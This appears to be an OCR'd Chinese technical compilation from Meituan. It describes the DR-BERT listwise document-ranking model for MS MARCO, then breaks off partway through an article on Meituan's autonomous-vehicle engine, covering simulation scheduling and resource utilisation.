


图 2　Pointwise、Pairwise、Listwise 训练的目标

根据学习目标的不同，排序模型大体可以分为 Pointwise、Pairwise 和 Listwise。这三种方法的示意图如上图 2 所示。其中，Pointwise 方法直接预测每个文档和问题的相关分数，尽管这种方法很容易实现，然而对于排序来说，更重要的是学到不同文档之间的排序关系。基于这种思想，Pairwise 方法将排序问题转换为对两两文档的比较。具体来讲，给定一个问题，每个文档都会和其他的文档两两比较，判断该文档是否优于其他文档。这样的话，模型就学习到了不同文档之间的相对关系。

然而，Pairwise 的排序任务存在两个问题：第一，这种方法优化两两文档的比较而非更多文档的排序，跟文档排序的目标不同；第二，随机从文档中抽取 Pair 容易造成训练数据偏置的问题。为了弥补这些问题，Listwise 方法将 Pairwsie 的思路加以延伸，直接学习排序之间的相互关系。根据使用的损失函数形式，研究人员提出了多种不同的 Listwise 模型。比如，ListNet[6] 直接使用每个文档的 top−1 概率分布作为排序列表，并使用交叉熵损失来优化。ListMLE[7] 使用最大似然来优化。SoftRank[8] 直接使用 NDCG 这种排序的度量指标来进行优化。大多数研究表明，相比于 Pointwise 和 Pairwise 方法，Listwise 的学习方式能够产生更好的排序结果。

BERT

自 2018 年谷歌的 BERT[9] 的提出以来，预训练语言模型在自然语言处理领域取得了很大的成功，在多种 NLP 任务上取得了 SOTA 效果。BERT 本质上是一个基于 Transformer 架构的编码器，其取得成功的关键因素是利用多层 Transoformer 中的自注意力机制（Self−Attention）提取不同层次的语义特征，具有很强的语义表征能力。如图 3 所示，BERT 的训练分为两部分，一部分是基于大规模语料上的预训练（Pre−training），一部分是在特定任务上的微调（Fine−tuning）。




图 3　BERT 的结构和训练模式

在信息检索领域，很多研究人员也开始使用 BERT 来完成排序任务。比如，[10][11] 就使用 BERT 在 MS MARCO 上进行实验，得到的结果大幅超越了当时最好的神经网

络排序模型。[10] 使用了 Pointwise 学习方式，而 [11] 使用了 Pairwise 学习方式。这些工作虽然取得了不错的效果，但是未利用到排序本身的比较信息。基于此，我们结合 BERT 本身的语义表征能力和 Listwise 排序，取得了很大的进步。


模型介绍

任务描述

给定问题Q以及大规模的文档候选集合D^*，我们的任务是根据文档和问题的相关度产生一个排序，使得排序结果尽量接近目标排序结果$y = y_i{}_{i=1}^{n}$，其中$y_i \in 0, 1$。

基于 DeepCT 候选初筛

由于 MS MARCO 中的数据量很大，直接使用深度神经网络模型做 Query 和所有文档的相关性计算会消耗大量的时间。因此，大部分的排序模型都会使用两阶段的排序方法。第一阶段初步筛选出 top-k 的候选文档，然后第二阶段使用深度神经网络对候选文档进行精排。这里我们使用 BM25 算法来进行第一步的检索，BM25 常用的文档表示方法包括 TF-IDF 等。但是 TF-IDF 不能考虑每个词的上下文语义。DeepCT[12] 为了改进这种问题，首先使用 BERT 对文档单独进行编码，然后输出每个单词的重要性程度分数。通过 BERT 强大的语义表征能力，可以很好衡量单词在文档中的重要性。如下图 4 所示，颜色越深的单词，其重要性越高。其中的“stomach”在第一个文档中的重要性更高。


In some cases, an upset **stomach** is the result of an allergic reaction to a certain type of food. It also may be caused by an irritation. Sometimes this happens from consuming too much alcohol or caffeine. Eating too many fatty foods or too much food in general may also cause an upset **stomach**.

All parts of the body (muscles , brain, heart, and liver) need energy to work. This energy comes from the food we eat. Our bodies digest the food we eat by mixing it with fluids(acids and enzymes) in the **stomach**. When the **stomach** digests food, the carbohydrate (sugars and starches) in the food breaks down into another type of sugar, called glucose.

图 4　DeepCT 估单词的重要性，同一个词在不同文档中的重要性不同

DeepCT 的训练目标如下所示：

$$QTR(t,d) = \frac{|Q_{d,t}|}{|Q_d|}$$

其中$QTR(t,d)$表示文档d中单词t的重要性分数，Q_d表示和文档d相关的问题，$Q_{d,t}$表示文档d对应的问题中包含单词t的子集。输出的分数可以当做词频（TF）使用，相当于对文档的词的重要性进行了重新估计，因此可以直接使用BM25算法进行检索。我们使用DeepCT作为第一阶段的检索模型，得到top-k个文档作为文档候选集合$D = \{D_1, D_2, \ldots, D_k\}$。

领域自适应预训练

由于我们的模型是基于 BERT 的，而 BERT 本身的预训练使用的语料和当前的任务使用的语料并不是同一个领域。我们得出这个结论是基于对两部分语料中 top-10000 高频词的分析，我们发现 MARCO 的 top-10000 高频词和 BERT 基线使用的语料有超过 40% 的差异。因此，我们有必要使用当前领域的语料对 BERT 进行预训练。由于 MS MARCO 属于大规模语料，我们可以直接使用该数据集中的文档内容对 BERT 进行预训练。我们在第一阶段使用 MLM 和 NSP 预训练目标函数在 MS MARCO 上进行预训练。

两阶段精调




图 5　模型结构

下面介绍我们提出的精调模型，上图 5 展示了我们提出的模型的结构。精调分为两个阶段：Pointwise 精调和 Listwise 精调。

Pointwise 问题类型感知的精调

第一阶段的精调，我们的目标是通过 Pointwise 的训练方式建立问题和文档的关系。

我们将 Query-Document 作为输入，使用 BERT 对其编码，匹配问题和文档。考虑到问题和文档的匹配模式和问题的类型有很大的关系，我们认为在该阶段还需要考虑问题的类型。因此，我们使用问题，问题类型和文档一起通过 BERT 进行编码，得到一个深层交互的语义表示。具体的，我们将问题类型 T, 问题 Q 和第 i 个文档 Di 拼接成一个序列输入，如下式所示：

$$X_i = [< CLS >, T, < SEP >, Q, < SEP >, D_i]$$

其中$< SEP >$表示分隔符，$< CLS >$的位置对应的编码表示Query-Document的关系。其中每个Token x_i^j的Embedding e_i^j由如下三部分组成：

$$e_i^j = e_{tok_i}^j + e_{seg_i}^j + e_{pos_i}^j$$

其中$e_{tok}{}_i^j$，$e_{seg}{}_i^j$，$e_{pos}{}_i^j$ 分别表示第i个文档中第j个Token的Token Embedding、Segment Embedding以及Position Embedding。经过BERT编码后，我们取最后一层中$< CLS >$位置的表示h_i为Query-Document的关系表示。然后通过$Softmax$计算他们的得分，得到：

$$r_i = Softmax(h_i)$$

该分数 ri 通过交叉熵损失函数进行优化。通过以上的预训练，模型对不同的问题学到了不同的匹配模式。该阶段的预训练可以称为类型自适应（Type-Adaptive）模型精调。

Listwise 精调

为了使得模型直接学习不同排序的比较关系，我们通过 Listwise 的方式对模型进行精调。具体的，在训练过程中，对于每个问题，我们采样 n+ 个正例以及 n- 个负例作为输入，这些文档是从候选文档集合 D 中随机产生。注意，由于硬件的限制，我们不能将所有的候选文档都输入到当前模型中。因此我们选择了随机采样的方式来进行训练。

和预训练中使用BERT的方式类似，我们得到正例和负例中每个文档的表示，h_i^+和h_i^-。然后通过一个单层感知机将上面得到的表示降维并转换成一个分数，即

$$r_i = Wh_i + b$$

其中W和b是模型中可学习的参数。接下来对于每个文档的分数，我们通过一个文档级别的比较和归一化得到：

$$\text{score}_i = \frac{e^{r_i}}{\sum_{j=1}^{n_+ + n_-} e^{r_j}}$$

这一步，我们将文档中的正例的分数和负例的分数进行比较，得到Listwise的排名分数。我通过这一步，我们得到了一个文档排序列表，我们可以将文档排序的优化转化为最大化正例的分数。因此，模型可以通过负对数似然损失优化，如下式所示：

$$\mathcal{L} = \frac{\sum_{i=1}^{n_+} -\log(\text{score}_i)}{n_+}$$

至于为什么使用两个阶段的精调模型，主要出于如下两点考虑：

1. 我们发现首先学习问题和文档的相关性特征然后学习排序的特征，相比直接学习排序特征效果好。
2. MARCO 是标注不充分的数据集合。换句话说，许多和问题相关的文档未被标注为 1，这些噪声容易造成模型过拟合。第一阶段的模型用来过滤训练数据中的噪声，从而可以有更好的数据监督第二阶段的精调模型。

解决 OOV 的错误匹配问题

在 BERT 中，为了减少词表的规模以及解决 Out-of-vocabulary（OOV）的问题，使用了 WordPiece 方法来分词。WordPiece 会把不在词表里的词，即 OOV 词拆分成片段，如图 6 所示，原始的问题中包含词“bogue”，而文档中包含词“bogus”。在 WordPiece 方法下，将“bogue”切分成”bog”和“##ue”，并且将“bogus”切分成”bog”和“##us”。我们发现，“bogus”和“bogue”是不相

关的两个词，但是由于 WordPiece 切分出了匹配的片段“bog”，导致两者的相关性计算分数比较高。




图 6　BERT WordPiece 处理前 / 后的文本

为了解决这个问题，我们提出了一种是对原始词（WordPiece 切词之前）做精准匹配的特征。所谓“精确匹配”，指的是某个词在文档和问题中同时出现。精准匹配是信息检索和机器阅读理解中非常重要的一个技术。根据以往的研究，很多阅读理解模型加入该特征之后都可以有一定的效果提升。具体的，在 Fine-tuning 阶段，我们对于每个词构造了一个精准匹配特征，该特征表示该单词是否出现在问题以及文档中。在编码阶段之前，我们就将这个特征映射到一个向量，和原本的 Embedding 进行组合：

$$e_i^j = e_{tok_i}^j + e_{seg_i}^j + e_{pos_i}^j + \alpha e_{em_i}^j$$

其中，${e_{em}}_i^j$表示x_i^j的精确匹配特征向量，α表示该特征的重要性，作为一个超参数使用。




图 7　词还原机制的工作原理

除此之外，我们还提出了一种词还原机制如图 7 所示，词还原机制能够将 WordPiece 切分的 Subtoken 的表示合并，从而能更好地解决 OOV 错误匹配的问题。具体来说，我们使用 Average Pooling 对 Subtoken 的表示合并作为隐层的输入。除此之外，如上图 7 所示，我们使用了 MASK 处理 Subtoken 对应的非首位的隐层位置。值得注意的是，词还原机制也能很好地避免模型的过拟合问题。这是因为 MARCO 的集合标注是比较稀疏的，换句话说，有很多正例未被标注为 1，因此容易导致模型过拟合这些负样本。词还原机制一定程度上起到了 Dropout 的作用。

总结与展望

以上内容就对我们提出的 DR-BERT 模型进行了详细的介绍。我们提出的 DR-BERT 模型主要采用了任务自适应预训练以及两阶段模型精调训练。除此之外，还提出了词还原机制和精确匹配特征提高 OOV 词的匹配效果。通过在大规模数据集 MS MARCO 的实验，充分验证了该模型的优越性，希望这些能对大家有所帮助或者启发。

参考文献

[1] Payal Bajaj, Daniel Campos, et al. 2016. “MS MARCO: A Human Generated MAchine Reading COmprehension Dataset” NIPS.
[2] Christopher J. C. Burges, Robert Ragno, et al. 2006. “Learning to Rank with Nonsmooth Cost Functions” NIPS.
[3] Jun Xu and Hang Li. 2007. “AdaRank: A Boosting Algorithm for Information Retrieval”. SIGIR.
[4] Po-Sen Huang, Xiaodong He, et al. 2013. “Learning deep structured semantic

models for web search using clickthrough data". CIKM.
[5] Chenyan Xiong, Zhuyun Dai, et al. 2017. "End-to-end neural ad-hoc ranking with kernel pooling". SIGIR.
[6] Zhe Cao, Tao Qin, et al. 2007. "Learning to rank: from pairwise approach to listwise approach". ICML.
[7] Fen Xia, Tie-Yan Liu, et al. 2008. "Listwise Approach to Learning to Rank: Theory and Algorithm". ICML.
[8] Mike Taylor, John Guiver, et al. 2008. "SoftRank: Optimising Non-Smooth Rank Metrics". In WSDM.
[9] Devlin, J., Chang, M. W., Lee, K., & Toutanova, K. 2018. "Bert: Pre-training of deep bidirectional transformers for language understanding". arXiv preprint arXiv:1810.04805.
[10] Rodrigo Nogueira and Kyunghyun Cho. 2019. "Passage Re-ranking with BERT". arXiv preprint arXiv:1901.04085 (2019).
[11] Rodrigo Nogueira, Wei Yang, Kyunghyun Cho, and Jimmy Lin. 2019. "Multi-stage document ranking with BERT". arXiv preprint arXiv:1910.14424 (2019).
[12] Zhuyun Dai and Jamie Callan. 2019. "Context-aware sentence/passage term importance estimation for first stage retrieval". arXiv preprint arXiv:1910.10687 (2019)
[13] Hiroshi Mamitsuka. 2017. "Learning to Rank: Applications to Bioinformatics".
[14] 杨扬、佳昊等 . 美团 BERT 的探索和实践 .

作者简介

兴武，弘胤，金刚，富峥，武威等，均来自美团 AI 平台 / 搜索与 NLP 中心。
特别感谢中国科学院软件所研究员金蓓弘老师在 MARCO 比赛和文章撰写过程中给予的指导和帮助。

美团无人车引擎在仿真中的实践

作者：杨磊

1. 引言

过去几年，自动驾驶技术有了飞速发展。国内也出现了许多自动驾驶创业企业，这些公司以百度开源项目 Apollo 为起点，大都可以直接进行公开道路测试，公开道路测试也成为促进技术进步的主要方法。基础问题得以解决之后，行业面临的更多是长尾问题，依靠路测驱动自动驾驶能力建设的方式变得不再高效，离线仿真的地位日益凸显。行业头部企业在仿真的投入十分巨大，Waymo 公司 2019 年公布的仿真里程是 100 亿英里，是路测里程的 1000 倍。

相应地，美团无人车团队在仿真上的投入也在逐渐增大。在仿真平台的建设中，团队发现公开道路测试和仿真测试看似相似，实际上差异巨大：在车载环境下，为了确保系统的稳定运行，通常要保证一定资源处于空闲状态；仿真环境则不同，如何高效利用资源，如何实现压榨资源的同时确保仿真结果与路测结果一致成为了关键目标。在应对这些挑战的过程中，美团提出了无人车引擎的概念，将车载与离线环境的差异隔离起来：功能模块无需任何更改便可以满足两种场景的需要。

本文首先会介绍无人车引擎的概念，并以仿真环境面临的挑战为线索介绍美团无人车引擎的核心设计。

02 无人车引擎

概念

无人车引擎是自动驾驶的基础设施，在机制、工具和计算模型上对功能模块提供支持，隔离自动驾驶所处环境，使各功能模块专注于自身功能。

在机制层，他为各功能模块提供通信、调度、数据、配置、异常监控等支持。

在应用层，引擎为各功能模块提供调试、可视化、性能调优、效果评估等工具支持。

在模块层，引擎为各功能模块提供统一的计算模型和运行环境，确保他们在车上环境、分布式环境、调试环境下的行为一致。

美团无人车引擎的架构图如下：

图 1　无人车引擎布局

如图 1 所示，作为引擎支撑的主要部分，Perception、Localization、Planning 等是自动驾驶系统中重要的功能模块，它们实现了无人车系统的核心功能。引擎则在机制和工具，上下两个方向上支撑他们：各功能模块按照引擎的规范开发，直接或者间接地使用引擎机制层提供的功能并自然而然地获得工具的支持。比如，功能模块只要使用引擎的通信工具，就能直接获得数据落盘、性能报表调试信息可视化的支持，同时基于这些路测数据，在仿真环境下，功能模块会自动获得单步调试、效果评估等功能支持。

自动驾驶引擎面临的挑战

图 1 中所列举的功能是引擎的基础组成部分，引擎所提供的远不止于此，对于多种环境的支持才是美团无人车团队引入引擎概念的真正原因。前面提到，无人车首先运行在车载系统中，随着技术和环境的变化，更多地运行于仿真环境下，二者截然不同。车载环境下，无人车系统的运行环境较好，为了保障各功能模块能够正常运行，

CPU、GPU、内存等资源要提供一定程度的冗余。而仿真环境的要求完全不同：从用户的角度看，仿真的用户是工程师，他们期望仿真任务能够在确定时间内完成尽量多的任务；从集群的角度看，他们希望仿真能够尽量提升资源利用率。接下来的部分将介绍无人车系统在这两类环境下会面临哪些挑战，以及美团无人车团队如何通过引擎应对这些挑战。

行为一致性的挑战

早期，美团无人车团队依赖于 ROS 搭建无人车系统，在车载环境下，ROS 的表现合格。然而在开始仿真建设后，团队遇到很多问题，其中最突出的是“行为一致性问题”，这个问题具体是指：无人车系统在运行过程中，当出现系统资源的变化，行为也随之发生变化。比如，当仿真任务在一台机器上运行时，系统产生的结果和这台机器的状态有关，这台机器被独占地使用或是和其它任务同时运行，结果会有差异。而且，即使不考虑资源利用率，让仿真任务独占机器资源，同一个任务运行两次，结果也会有微弱的扰动。

更严重情况发生在离线环境，此情境追求资源利用率的最大化，意味着计算资源的十分紧张，扰动将变得不再轻微，结果将变得更不可靠，仿真的结果也就失去了价值。

因此，如何在车上和离线两套截然不同的环境下确保结果的一致性，是仿真引擎必须解决的问题。此问题由以下两个原因造成：一是功能模块时序的不一致；二是功能模块内部执行的不一致。

时序一致性

为了介绍什么是时序一致性，首先要介绍一下无人车系统中时序的概念。

无人车系统由多个功能模块组成，功能模块之间有数据依赖关系，比如 Perception 依赖于 Lidar、Camera 的数据，Prediction 依赖于 Prediction 的输出。不同模块的触发条件不同，比如 Planning 是依据时钟触发的而 Prediction 是依赖于 Perception 的数据触发的。由数据关系和触发条件形成的功能模块的执行顺序就是自动驾驶系统的时序。在理想情况下，每个模块都能在满足触发条件时立刻执行并在预期的时间内完

成任务，也就是说，只要保留各模块的输出就可以完全复现线上的问题，离线仿真出现的问题在路测时也必然出现。




图 2　无人车系统理想时序

然而现实情况远比这复杂，举例来说，当无人车经过拥堵路段时，Perception 需要处理的数据会显著增多，Planning 也可能因为交通参与者过多导致耗时增长，时序必然与理想情况不符合。如下图 3 所示，在车载环境下这种行为方式是没问题的，然而在仿真环境时却会导致严重后果：每一次计算环境的些许变化都有可能导致时序的变化，进而导致系统行为的差异。




图 3　无人车系统实际时序

这就是时序一致性问题。为了解决这种问题，美团无人车引入了调度器，时序的一致性由调度器保证。此外，引擎按照不同的应用场景，进一步细化了调度器的种类。其中最简单的调度器是“在线调度器”，它的目标只有一个：在功能模块处于 Ready 状态时执行它，车载系统中就是使用的这种调度器，它的行为方式也与

ROS 类似，不过他会记录下调度时序以备使用。除此之外，引擎还提供一组离线调度器，以应对不同的使用场景。这里在线和离线的差异根据数据来源判断，如果数据来自传感器那么就是在线调度器；如果数据来自路测记录那就是离线调度器，具体分类如下图 4 所示：

图 4　调度器分类

以下是美团无人车引擎提供的调度器种类及他们的使用场景：

- **在线调度器**：在满足触发条件时立即触发功能模块，通常在车载环境下会使用；
- **复现调度器**：按照调度器保存的调度信息复现调度时序，在调试时或复现路测场景时使用；
- **理想调度器**：按照理想时序调度资源，通常在仿真时使用；
- **条件驱动调度器**：在条件满足时调度功能模块运行。在这种调度方式下，功能模块的调度密度介于理想调度器和复现调度器之间，他的实现也相对简单，是应用最广泛的调度器。

在他们的帮助下，功能模块执行的时序就能得到保障：只要调度器和输入数据不变，那么无论计算环境如何变化，各功能模块的执行时序总能保持一致。

功能模块的计算模型

时序一致性除了需要调度保证之外，功能模块的内部计算必须是受到调度器调度的。功能模块必须在调度器允许时才能开始执行，在结束时调度器能得到通知。如果存在脱离调度器之外的计算线程，那么系统的一致性必然无法保证。为此，引擎引入了标准计算模型，任何一个功能模块都有应该遵守这个计算模型，从而获得引擎包括一致性保障、单步调试支持、信息可视化等功能的支持。

标准计算模型如下：每一个功能模块都有且仅有一个计算过程并以迭代为单位，每一次调度完成一帧的计算。当然引擎并不控制帧计算内部的细节，帧计算内部的优化由功能模块负责。




图 5　功能模块的标准模型

标准模型的定义并不一定符合每一个功能模块的实际情况：比如 Localization，它订阅多类频率不同的传感器数据并以不同的频率输出。在实践中，引擎通过对

Localization 功能的重新拆分实现了标准化。此外，对于像 Perception 这类计算量很大、同时兼具异构计算的功能模块来说，多线程，异步 I/O 的机制必须引入，引擎同时提供了相应的支持确保符合标准模型。

在实践过程中，美团无人车团队花费了相当时间来完成这些改造。改造完成后仿真结果的权威性得到了加强，更重要的是：系统的行为不再受外部资源（GPU、CPU、内存等）的影响，这也为离线环境提升资源利用率扫清了障碍。接下来介绍无人车引擎如何在功能模块完全无感的情况下提升资源利用率。

04 资源利用率问题

前面提到过，车载系统和仿真系统环境差异很大：车载系统为了追求系统的平稳运行会保证关键资源有一定程度的富裕；对于仿真系统，保留 idle 就是对资源的浪费。在系统的一致性得到保障之后，资源利用率才能成为引擎的优化目标。优化资源利用率包含了很多方面，比如数据调度等，由于篇幅所限，这里只介绍与引擎相关的优化工作。接下来的部分，将根据无人车系统在仿真环境运行时的特点进行优化，他们分别是资源需求不均、功能模块的重复计算、GPU/CPU 计算不平衡。

数据需求不均匀

从数据的输入规模上讲，各功能模块是极不均衡的：Perception 和 Localization 依赖于 Lidar 和 Camera 数据，数据使用量占到系统的 85% 以上（按照数据存储的规模计算，忽略中间数据，具体比例与开启的 Camera 相关，此处给出概数）。从资源消耗上讲，Perception 和 Prediction 消耗较多的 GPU 计算资源。为了提升云计算资源的效率，无人车引擎必须支持分布式部署：即一套自动驾驶系统分别部署与多台机器甚至是跨机房的机器之上的。

